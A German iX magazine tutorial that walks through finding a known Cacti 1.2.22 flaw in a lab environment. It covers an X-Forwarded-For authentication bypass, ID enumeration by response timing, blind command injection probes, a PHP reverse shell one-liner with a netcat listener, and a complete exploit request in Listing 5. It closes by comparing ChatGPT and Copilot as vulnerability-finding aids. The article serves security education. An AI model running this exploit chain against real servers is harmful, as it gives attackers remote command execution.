Zero-Day-Schwachstellen finden, Angriffe verhindern

Analysiert man eine Anwendung mit den richtigen, teils kostenlosen Werkzeugen, lassen sich problematische Codestellen und gefährliches Verhalten der Applikation ausfindig machen.

Von Stephan Brandt und Jonas Hagg

Im vorigen Artikel wurde mit den passenden Werkzeugen der Code einer Anwendung systematisch nach möglichen Schwachstellen durchsucht. So entstand dort eine Liste potenzieller Anfälligkeiten für Exploits, die immer weiter verfeinert wurde. Der zweite Teil soll zeigen, wie man die Authentifizierung, eines der Haupthindernisse für einen funktionierenden Angriff, umgeht und die Schwachstelle letztlich findet.

Da für die Software Cacti bis Version 1.2.22 eine verwundbare Testumgebung zur Verfügung steht, kann man den im vorigen Artikel untersuchten Endpunkt im Browser ansprechen und einen Angriff konstruieren. Beim Aufrufen des Skripts `remote_agent.php` gibt die Applikation eine Fehlermeldung zurück (Abbildung 1).

Der Client scheint für den Endpunkt nicht authentisiert zu sein. Es handelt sich also um eine authentisierte Codeschmuggelschwachstelle. Eine weitere Analyse des Quelltextes zeigt allerdings, dass man die Authentifizierung umgehen kann – die Stelle im Quelltext ist mit der Fehlermeldung schnell gefunden (Abbildung 2).

Authentifizierungsmechanismus untersuchen

Aus Sicherheitsperspektive ist interessant, wie dieser Mechanismus implementiert ist. Da die dazugehörige Funktion `remote_client_authorized()` keine PHP-Bibliotheksfunktion ist, muss ihr Quelltext wie in Abbildung 3 untersucht werden.

Die Funktion lässt sich in drei logische Abschnitte unterteilen:

1. Die IP-Adresse des Clients wird ausgelesen und ihr Format überprüft. Dazu werden die Funktionen `get_client_addr()` und `filter_var()` genutzt.
2. Wurde eine valide IP-Adresse gefunden, versucht die Funktion `gethostbyaddr()` sie zu einem Hostnamen aufzulösen.
3. Eine Datenbankabfrage prüft, ob ein Eintrag in der Tabelle `poller` den aufgelösten Hostnamen im Feld `hostname` enthält. Wenn ja, ist der Client authentisiert.

Zwei Fragen stellen sich dabei: Wie wird die IP-Adresse des Clients ausgelesen und welche Einträge gibt es in der Tabelle `poller`? Falls man die IP-Adresse fälschen kann, kann man sich damit auf einen Hostnamen beziehen, der in der Datenbank steht. Dann lässt sich die Authentifizierung umgehen.

Um herauszufinden, wie die IP-Adresse eines Clients ausgelesen wird, muss die Funktion `get_client_addr()` analysiert werden. Sie ist in der Datei `functions.php` implementiert. Die Funktion prüft anhand einer festgeschriebenen Liste, ob gewisse HTTP-Header in der Anfrage enthalten sind. Falls ja, versucht sie, die IP-Adresse aus dem gefundenen Header zu lesen. Dabei werden die HTTP-Header wie in Abbildung 4 geprüft.

Alle Header, die mit HTTP beginnen, werden von der eingehenden HTTP-Anfrage definiert; ein Client kann sie deshalb beliebig vorgeben. Gemäß RFC3785 (Abschnitt 4.1.18) wandelt der Webserver beispielsweise den HTTP-Header `Client-IP` zu `HTTP_CLIENT_IP`. Da die PHP-Applikation diese IP-Adresse nicht weiter verifiziert, kann ein Client gegenüber der Anwendung eine beliebige IP-Adresse vortäuschen. Insbesondere beim Header `HTTP_X_FORWARDED_FOR` dürften Sicherheitsforscher hellhörig werden. Er wird oft von Angreifern genutzt, um Authentifizierungsmechanismen zu umgehen.

iX-TRACT

- Wenn es gelingt, die Authentifizierung zu umgehen, kann man einen funktionierenden Angriff für eine Applikation konstruieren und den unbekannten Schwachstellen auf die Spur kommen.
- Hilfreich bei der Suche ist neben einer Codeanalyse die Methode des Fuzzing, bei der man zahlreiche bekannte Angriffe durchprobiert.
- KI-Werkzeuge bieten bei der Schwachstellensuche noch keine Vorteile gegenüber den herkömmlichen Methoden.

Welche IP-Adressen akzeptiert die Anwendung?

Zu diesem Zeitpunkt ist unklar, welche IP-Adressen für die Applikation als authentisiert gelten. Um die Authentifizierung zu umgehen, darf die spezifizierte IP-Adresse nicht beliebig sein. Sie muss


auf einen Hostnamen auflösen, der in der `poller`-Tabelle referenziert wird. Um herauszufinden, welche Einträge in der Datenbank enthalten sind, wird Cacti in der Vulhub-Laborumgebung gestartet und die Datenbank mit folgenden Befehlen abgefragt:

```
mysql -u root -proot -h 0.0.0.0 -P ↲
                        3306 -D cacti
select * from poller;
```

Standardmäßig enthält die Tabelle `poller` einen einzigen Eintrag „Main Poller“ mit dem Hostnamen `localhost`. Falls man eine IP-Adresse angeben kann, die auf den Hostnamen `localhost` auflöst, kann man die Authentifizierung umgehen. Die Auflösung der IP-Adresse wird von der Funktion `gethostbyaddr()` initiiert. Nach kurzer Recherche stellt sich heraus, dass die Funktion dazu eine DNS-Abfrage durchführt. Daher sollte die IP-Adresse 127.0.0.1 zu `localhost` aufgelöst werden. Tatsächlich ist jede Anfrage mit folgendem HTTP-Header authentisiert:

```
X-Forwarded-For: 127.0.0.1
```

Abbildung 5 zeigt den Unterschied zwischen einer nicht authentisierten und einer authentisierten Anfrage. Der einzige Unterschied ist der HTTP-Header `X-Forwarded-For`.



Beim Aufrufen des verwundbaren Endpunktes warnt eine Meldung vor einem Authentifizierungsfehler (Abb. 1).

```php
if (!remote_client_authorized()) {
    print 'FATAL: You are not authorized to use this service';
    exit;
}
```

Der verwundbare Endpunkt fordert bei Zugriff eine Authentisierung (Abb. 2).

Zusammenfassend geschieht Folgendes: Die Applikation holt sich zuerst die IP-Adresse 127.0.0.1 aus dem Header und löst sie zum Hostnamen `localhost` auf. Standardmäßig enthält die Datenbanktabelle `poller` einen Eintrag für localhost, was diese Anfrage für die Applikation authentifiziert. Durch das Setzen des Headers kann man nun die `remote_agent.php` ausführen. Im Folgenden werden die verschiedenen Komponenten über Tests gegen die verwundbare Testumgebung identifiziert und ein funktionierender Exploit wird konstruiert.

Robust angegangen: Fuzzing


Bei der Suche nach Sicherheitslücken in Software ist Fuzzing eine unverzichtbare Methode [1]. Dabei werden ungültige,

```php
$http_addr_headers = array(
    'X-Forwarded-For',
    'X-Client-IP',
    'X-Real-IP',
    'X-ProxyUser-Ip',
    'CF-Connecting-IP',
    'True-Client-IP',
    'HTTP_X_FORWARDED',
    'HTTP_X_FORWARDED_FOR',
    'HTTP_X_CLUSTER_CLIENT_IP',
    'HTTP_FORWARDED_FOR',
    'HTTP_FORWARDED',
    'HTTP_CLIENT_IP',
    'REMOTE_ADDR',
);
```

HTTP-Header zur Umgehung der Authentifizierung (Abb. 4).

```php
function remote_client_authorized() {
    global $poller_db_cnn_id;

    /* don't allow to run from the command line */
    $client_addr = get_client_addr();
    if ($client_addr === false) {
        return false;
    }

    if (!filter_var($client_addr, FILTER_VALIDATE_IP)) {
        cacti_log('ERROR: Invalid remote agent client IP Address.  Exiting');
        return false;
    }

    $client_name = gethostbyaddr($client_addr);

    if ($client_name == $client_addr) {
        cacti_log('NOTE: Unable to resolve hostname from address ' . $client_addr, false, 'WEBUI', POLLER_VERBOSITY_MEDIUM);
    } else {
        $client_name = remote_agent_strip_domain($client_name);
    }

    $pollers = db_fetch_assoc('SELECT * FROM poller', true, $poller_db_cnn_id);

    if (cacti_sizeof($pollers)) {
        foreach($pollers as $poller) {
            if (remote_agent_strip_domain($poller['hostname']) == $client_name) {
                return true;
            } elseif ($poller['hostname'] == $client_addr) {
                return true;
            }
        }
    }

    cacti_log("Unauthorized remote agent access attempt from $client_name ($client_addr)");

    return false;
}
```

Die Implementierungsdetails der Authentifizierung müssen näher untersucht werden (Abb. 3).



Nicht authentisierte (oben) und authentisierte Anfrage (unten) unterscheiden sich lediglich durch den Header X-Forwarded-For (Abb. 5).

zufällige oder unerwartete Daten in eine Anwendung oder ein System eingespeist. Beim Fuzzing von Webanwendungen werden HTTP-Anfragen mit unerwarteten oder manipulierten Daten versendet, um zu testen, wie die Anwendung reagiert, wenn sie verschiedene Daten bekommt. Dafür gibt es vordefinierten Listen für bekannte und gängige Angriffsvektoren. Bei der Codeanalyse ging die Untersuchung von der verwundbaren Codestelle aus und die notwendigen Bedingungen und Parameter wurden identifiziert. Nun muss in die entgegengesetzte Richtung gearbeitet werden: von der ersten Benutzeranfrage hin zur verwundbaren Codeausführung.

Das Werkzeug Burp Suite kann als Interception Proxy den Netzwerkverkehr einer Webanwendung mitschneiden und zum Fuzzing von HTTP-Anfragen dienen. In der kostenpflichtigen Version von Burp steht der „Active Scan"-Modus zur Verfügung. Damit kann man automatisiert alle Parameter einer HTTP-Anfrage, selbst Cookies und Header, mit variablen Eingaben testen. Der ZAP (Zed Attack Proxy) ist eine kostenlose Alternative, die in einem anderen iX-Artikel schon detailliert vorgestellt wurde [2]. Weitere Open-Source-Werkzeuge finden sich in einem Artikel zu API-Sicherheit [1].

Wenn beispielsweise eine nicht authentisierte Anfrage an den Endpunkt remote_agent.php beobachtet wird, kann diese Anfrage mit dem Active Scan getestet werden. Die ursprüngliche HTTP-Anfrage lautet wie in Listing 1.

Wenn man diese Anfrage mit einem Active Scan untersucht, schickt der in Burp eingebaute Fuzzer Tausende Anfragen an die Applikation. Dabei liefert das Werkzeug ein interessantes Ergebnis (siehe Abbildung 6).

Burp vermutet, dass der Client die IP-Adresse fälschen kann („spoofable client IP address"). In den Details des Tests heißt es (übersetzt): „Wenn sich eine Anwendung darauf verlässt, dass ein HTTP-Anfrage-Header wie `X-Forwarded-For` die IP-Adresse des verbindenden Clients angibt, können bösartige Clients ihre IP-Adresse fälschen."

Scanner warnt vor möglicher IP-Adressen-Fälschung

Der Scanner zeigt auch an, wie er zu diesem Schluss gekommen ist. Dazu vergleicht er die ursprüngliche Anfrage und Antwort mit Varianten der Anfrage, die der Fuzzer erzeugt hat. Eine der Anfragen, die Burp sendet, zeigt Listing 2.

Burp erkennt diese Änderung und nimmt an, dass die Anwendung den Header `X-Forwarded-For` nutzt, um die IP-Adresse des Clients zu ermitteln. Der Scanner stuft dieses Ergebnis jedoch nur als Info ein, da aus dieser Antwort allein nicht ersichtlich ist, dass die Anwendung die IP-Adresse zur Authentifizierung nutzt und damit weitere Funktionen zugänglich macht.

Burp nutzt vordefinierte Listen für das Fuzzing. Da Anwendungen häufig `X-Forwarded-For`-Header akzeptieren, enthält eine der von Burp verwendeten Listen den Eintrag `X-Forwarded-For: 127.0.0.1`. Dieser Header suggeriert der Anwendung, dass die aktuelle Anfrage vom Server selbst stammt.

Nachdem der Scanner darauf hinweist, dass die Authentifizierung umgangen werden kann, stellt sich die Frage: Findet Fuzzing auch das Einschleusen von Befehlen? Wie im vorigen Artikel gezeigt, hat die Anwendung nur dann eine Schwachstelle, wenn in der Datenbank ein Graphobjekt mit der Aktion `POLLER_ACTION_SCRIPT_PHP` vorhanden ist. Um die folgenden Schritte in der Vulhub-Umgebung nachzustellen, muss zuerst ein Administrator der Testumgebung den entsprechenden Graphen erstellen.

Der neue Graph muss durch die URL-Parameter `host_id` und `local_data_id` in der Anfrage gefunden werden. Man kann die Burp-Funktion „Intruder" nutzen, um die IDs zu enumerieren. Angenommen, während der Analyse wird die authentifizierte Anfrage in Abbildung 7 beobachtet. Die grün hinterlegten Punkte sind die gesuchten Parameter. Für sie setzt Burp nacheinander alle möglichen Kombinationen in einem bestimmten Bereich ein. Da in der Testumgebung beobachtet wurde, dass es sich um kleine Zahlen handelt, ist eine Spanne zwischen 1 und 20 sinnvoll. Für die übrigen Parameter werden Platzhalter eingetragen.

Der Server antwortet unterschiedlich für bekannte und unbekannte ID-Paare. Aus der Antwort ist jedoch nicht direkt ersichtlich, ob es sich um ein ID-Paar mit der verwundbaren Aktion `POLLER_ACTION_SCRIPT_PHP` handelt. Hierbei kann ein gängiger Trick helfen: Bei einer bestimmten Kombination der URL-Parameter und des Datenbankeintrages wird die verwundbare Codestelle ausgeführt, bei einer nicht verwundbaren Kombination nicht. Dadurch ergeben sich Laufzeitunterschiede, die in den Antwortzeiten des Webservers erkennbar sind.

Damit sich der Unterschied messen lässt, muss sichergestellt sein, dass der Scanner keine parallelisierten Anfragen versendet; in Burp geschieht dies über das Menü „Resource pool“. Wie aus den Ergebnissen in Abbildung 8 erkennbar, dauert eine Anfrage mit den verwundbaren IDs etwa 30 Millisekunden länger. Dieser Unterschied wurde in der lokalen Vulhub-Umgebung gefunden und kann bei anderen Systemen variieren. Zudem ist ein Unterschied von 30 Millisekunden bei zusätzlicher Netzwerklatenz schwieriger zu identifizieren. Die Differenz ist jedoch reproduzierbar und relativ konstant.

Listing 1: Unauthentisierte HTTP-Anfrage und Antwort an den verwundbaren Endpunkt

```
# Anfrage
GET /remote_agent.php HTTP/1.1
Host: localhost:8080
User-Agent: Firefox/115.0
Accept: text/html
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: close

# Antwort
HTTP/1.1 200 OK
Date: Wed, 13 Mar 2024 07:27:07 GMT
Server: Apache/2.4.54 (Debian)
X-Powered-By: PHP/7.4.33
[...]
Content-Type: text/html; charset=UTF-8

FATAL: You are not authorized to use this service
```

Listing 2: HTTP-Anfrage und Antwort an den verwundbaren Endpunkt mit Umgehung der Authentifizierung

```
# Anfrage
GET /remote_agent.php HTTP/1.1
Host: localhost:8080
User-Agent: Firefox/115.0
Accept: text/html
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: close
X-Forwarded-For: 127.0.0.1

# Antwort
HTTP/1.1 200 OK
Date: Wed, 13 Mar 2024 07:27:07 GMT
Server: Apache/2.4.54 (Debian)
X-Powered-By: PHP/7.4.33
[...]
Content-Type: text/html; charset=UTF-8

Unknown Agent Request
```

Auf der Suche nach der Schwachstelle

Mit diesen Analysen sind alle Bedingungen erfüllt und alle notwendigen Parameter bekannt, um nach der eigentlichen Codeschmuggelschwachstelle im URL-Parameter `poller_id` zu suchen. Auf die Anfrage mit den zuvor identifizierten Parametern (Abbildung 8) sendet die Applikation eine Antwort wie in Listing 3.

Auch diese Anfrage kann man mit dem Active Scan überprüfen. Dabei findet der Fuzzer eine mögliche „OS command injection“ (Abbildung 9).


Da die Ausgabe nicht zurückgegeben wird, lässt sich nicht unmittelbar feststellen, ob ein eingeschleuster Befehl erfolgreich ausgeführt wurde. In einer Laborumgebung kann man das überprüfen, indem man Testdateien erstellt:

```
; date > /tmp/pwned
```

Es handelt sich um eine blinde Codeschmuggelschwachstelle (Blind Code Injection). Ob ein eingeschleuster Befehl ausgeführt wurde, kann man über Drittkanäle verifizieren. Dafür gibt es verschiedene Möglichkeiten: Beispielsweise kann man einen `sleep`-Befehl einschleusen; wenn er ausgeführt wird, dauert die Antwort des Servers länger als normal. Alternativ kann man das System instruieren, eine Anfrage an einen Server des Angreifers zu schicken. Der Burp-Fuzzer nutzt eine ähnliche Methode. Um herauszufinden, ob Befehle eingeschleust werden können, versucht er folgenden Befehl auszuführen:

```
nslookup <random_id>.oastify.com
```

Die Domäne oastify.com wird von Burp Collaborator kontrolliert. Er erfasst DNS-




Der Burp-Scanner warnt, dass die Authentifizierung umgangen werden kann (Abb. 6).

Versuch und Irrtum: Iteration über die verschiedenen ID-Parameter (Abb. 7).

Anfragen an beliebige Subdomänen von oastify.com und stellt die Details in der Burp Suite dar. Damit kann ein Angreifer sehen, dass eine blinde Codeschmuggelschwachstelle tatsächlich ausgenutzt werden kann. Der Fuzzer erzeugt zunächst eine zufällige Subdomäne und versucht, eine DNS-Abfrage auszulösen.

Anfällig für das Einschleusen von Befehlen

In den Details erklärt Burp (übersetzt): „Der Parameter `poller_id` scheint anfällig für OS-Befehlsinjektionsangriffe zu sein. Es ist möglich, das Pipe-Zeichen (|) zu verwenden, um beliebige Betriebssystembefehle einzuschleusen. Die Befehlsausgabe scheint in den Antworten der Anwendung nicht zurückgegeben zu werden. Es ist jedoch möglich, die Anwendung dazu zu bringen, mit einer externen Domäne zu interagieren, um zu überprüfen, ob ein Befehl ausgeführt wurde. Die Zeichenkette '`|nslookup -q=cname ltiv7xte8dibqqsncikguvd980ex2nqjea12pr.oastify.com.&`' wurde im Parameter `poller_id` übergeben. Die Anwendung hat eine DNS-Abfrage für den angegebenen Domänennamen durchgeführt."



Über die Antwortzeit lassen sich die verwundbaren ID-Parameter identifizieren (Abb. 8).

Die Burp-Erweiterung ActiveScan++ bietet fortgeschrittene Fuzzing-Methoden. Eine Blind Code Injection kann auch durch Erzwingen des `sleep`-Befehls auf dem System erkannt werden:

```
sleep 10
```

Wenn die Anwendung 10 Sekunden länger für eine Antwort benötigt als ohne diesen Befehl, kann man davon ausgehen, dass das System den `sleep`-Befehl ausgeführt hat. Grundsätzlich ist es möglich, dass der eingeschleuste Code mehrfach ausgeführt wird. Deshalb sollten bei Zeitverzögerungen in Anfragen immer verschiedene Werte gesetzt werden. Man kann etwa prüfen, ob ein Verdoppeln der angegebenen Verzögerung ungefähr die Antwortdauer verdoppelt.

In der von Vulhub bereitgestellten Docker-Umgebung ist der Befehl `nslookup` nicht installiert. Um die Schwachstelle mit Burp zu finden, muss man im Docker-Container zunächst das Paket `dnsutils` installieren. Alternativ findet man sie auch mit der Erweiterung ActiveScan++, da sie auch `sleep`-Befehle versendet. Hiermit ist die Schwachstelle bestätigt.

Schwachstelle überprüfen, Exploit konstruieren

Der Vollständigkeit halber sollte ein Exploit konstruiert werden, der eine dynamische Codeausführung erlaubt. Dessen Anfrage muss folgende Komponenten enthalten:

- Der `X-Forwarded-For`-Header muss auf den Wert 127.0.0.1 gesetzt werden, um die Authentifizierung zu umgehen.

Der Burp-Scanner warnt vor einer Codeschmuggel-Schwachstelle (Abb. 9).

Listing 3: HTTP-Antwort an den Endpunkt mit den IDs der verwundbaren Graph-Objekte

```
HTTP/1.1 200 OK
Date: Wed, 13 Mar 2024 08:09:36 GMT
Server: Apache/2.4.54 (Debian)
X-Powered-By: PHP/7.4.
Content-Type: text/html; charset=UTF-8

[{"value":"0","rrd_name":"uptime","local_data_id":"6"}]
```

- Die URL-Parameter `host_id` und `local_data_ids` müssen auf die enumerierten Werte gesetzt werden. In der obigen Untersuchung ergeben sich: `host_id=1&local_data_id=6`
- Der bösartige Code muss an den URL-Parameter `poller_id` übergeben werden.

Anstatt einzelne Kommandos auszuführen, kann ein Befehl übergeben werden, der eine dynamische Shell-Verbindung zwischen dem Cacti-Server und einem System des Angreifers herstellt. Die Seite Revshells (siehe ix.de/zbv8) bietet Angriffsmethoden für unterschiedliche Systeme und Programme. Da die Cacti-Webanwendung auf PHP basiert, bietet sich eine Reverse Shell auf PHP-Basis an:

```
php -r '$sock=fsockopen("<attacker ↲
          IP>",<attacker port>);exec↲
           ("/bin/sh <&3 >&3 2>&3");'
```

Über die angegebene IP-Adresse und den Port sollte ein Listener auf Anfragen lauschen und das Reverse-Shell-Signal des angegriffenen Servers empfangen. Dafür nützliche Werkzeuge sind netcat oder ncat. Die in Listing 4 gezeigten Befehle öffnen ein passendes Programm.

Nun kann man die bösartige Serveranfrage zusammensetzen (siehe Listing 5). Sie enthält die Umgehung der Authentifizierung sowie die korrekten IDs für `host_id` und `local_data_ids`. Damit ist die Schwachstelle nachgewiesen und ein Proof of Concept erstellt. Ein Angreifer kann auf dem verwundbaren System beliebige Befehle in der Umgebung der Applikation ausführen.

Mit spezialisierten Werkzeugen und Methoden konnte eine Zero-Day-Schwachstelle aufgedeckt werden. Wie so häufig heutzutage stellt sich die Frage, ob KI-Anwendungen Sicherheitsforscher beim Untersuchen des Quelltextes unterstützen können, so wie sie es beim Entwickeln schon tun [3].

KI-Werkzeuge – nützlich oder nicht?

Dazu wurde der Code mit ChatGPT und GitHub Copilot analysiert. Beide basieren auf dem Sprachmodell GPT-3.5. Anschließend wurde eine oberflächliche Prüfung mit der kostenpflichtigen Version von ChatGPT mit GPT-4 Turbo vorgenommen. Der Chat mit GPT-4 und die gängigen ChatGPT-Plug-ins für PHP und sicheres Coding (beide siehe ix.de/zbv8) erzielten ähnliche Ergebnisse wie die kostenfreie Variante. Die Abbildungen 10 und 11 zeigen beispielhaft eine Eingabe und Teile der ChatGPT-Ausgabe.

Beide Anwendungen erkennen sowohl die Umgehung der Authentifizierung als

Listing 4: Öffnen eines Listeners auf einem vom Angreifer kontrollierten System

```
# Windows:
ncat.exe -lvnp 4444

# Linux:
nc -lvnp 4444
```

Listing 5: Bösartige Anfrage zum Herstellen einer permanenten Verbindung für das Ausführen beliebiger Befehle

```
GET /remote_agent.php?action=polldata&host_id=1&local_data_ids%5B%5D=6&poller_
id=%3B+php%20-r%20%27%24sock%3Dfsockopen%28%22<attacker_ip>%22%2C<attacker_
port>%29%3Bexec%28%22%2Fbin%2Fsh%20%3C%263%20%3E%263%202%3E%263%22%29%3B%27
HTTP/1.1
Host: localhost:8080
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101
Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/
webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
DNT: 1
Connection: close
Cookie: CactiDateTime=Thu Apr 25 2024 10:32:53 GMT-0400 (Eastern Daylight Time);
CactiTimeZone=-240; Cacti=54419e3c96f0f10d09bcab2ed8786a73
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: none
Sec-Fetch-User: ?1
X-Forwarded-For: 127.0.0.1
```

auch die Codeschmuggelschwachstelle, wenn man die verwundbaren Stellen untersucht. Besonders bei ChatGPT variiert die Qualität der Antworten, während GitHub Copilot deutlich konsistentere Codeanalysen liefert. Das entspricht den Erwartungen, denn Copilot wurde speziell für Code entwickelt.

Während der Tests gelang es nicht, den Code mithilfe der Sprachmodelle tiefer gehend zu untersuchen. Die Mustererkennung findet lediglich mögliche Kandidaten, ähnlich zur statischen Codeanalyse mit Semgrep. Die Sprachmodelle kennen gefährliche Funktionen und melden eine mögliche Schwachstelle. Den Kontext, in dem beispielsweise aus PHP auf die Kommandozeile zugegriffen wird, berücksichtigen sie nicht oder nur schwach. Auch beziehen sie trotz direkter Aufforderung nicht oder nicht ausreichend mit ein, inwieweit Parameter vor der Übergabe an einen Systembefehl bereinigt wurden.

Unterschiedliche Stärken und Schwächen

Anhand der untersuchten Lücke lassen sich Stärken und Schwächen der statischen und KI-basierten Codeanalyse erkennen. Die problematischen Methoden im vorliegenden Fall sind `remote_client_authorized` (Umgehung der Authentifizierung) und `proc_open` (Codeschmuggel). Die erste Funktion ist selbst definiert und soll einen Nutzer anhand seiner IP-Adresse authentifizieren. Die zweite ist eine Standardmethode in PHP, die einen Prozess auf dem System öffnet.

Die selbst definierte Methode wird von Semgrep nicht als problematisch erkannt; beide Sprachmodelle markieren sie jedoch als potenziell kritisch. Das ist nachvollziehbar, denn einfache statische Analysetools können nur einzelne Funktionen überprüfen. KI-Werkzeuge können dagegen den Zusammenhang mit einem Authentifizierungsprozess herstellen.


Bei der Codeschmuggelschwachstelle sind die Rollen vertauscht. Während Semgrep die PHP-Funktion `proc_open` als gefährlich eingestuft, identifizieren die KI-Werkzeuge die betroffene Codestelle nicht konsistent als problematisch. ChatGPT und GitHub Copilot arbeiten keine vorgegebene Liste mit kritischen Funktionen ab, sondern beurteilen die PHP-Methode nach dem Namen. Die PHP-Funktion `exec_background` wird deutlich konsistenter als problematisch identifiziert als `proc_open`. Das liegt vermutlich daran, dass `exec` häufig und in verschiedenen Programmiersprachen für das Ausführen von Systemaufrufen dient – und somit Sprachmodelle ein besseres Verständnis für die zugehörigen Funktionen haben.

Verschiedene Forschungsgruppen beschäftigen sich mit dem Nutzen moderner Sprachmodelle für die offensive Sicherheit. In der Regel untersuchen dafür KI-Werkzeuge verwundbare Anwendungen mit unterschiedlichen Schwierigkeitsgraden. Komplexe, mehrstufige Angriffe sind mit aktuellen Sprachmodellen oft nicht realisierbar. Gleichzeitig zeigen die Ergebnisse, dass GPT-4 im Vergleich zu den Vorgängermodellen leistungsfähiger geworden ist. Es ist daher zu erwarten, dass verbesserte Sprachmodelle in Zukunft verstärkt zur Identifikation von Sicherheitslücken eingesetzt werden. Sehenswert in diesem Zusammenhang ist der Vortrag „Can LLMs find 0day?“ des Sicherheitsforschers Yoni Rozensheim (siehe ix.de/zbv8).

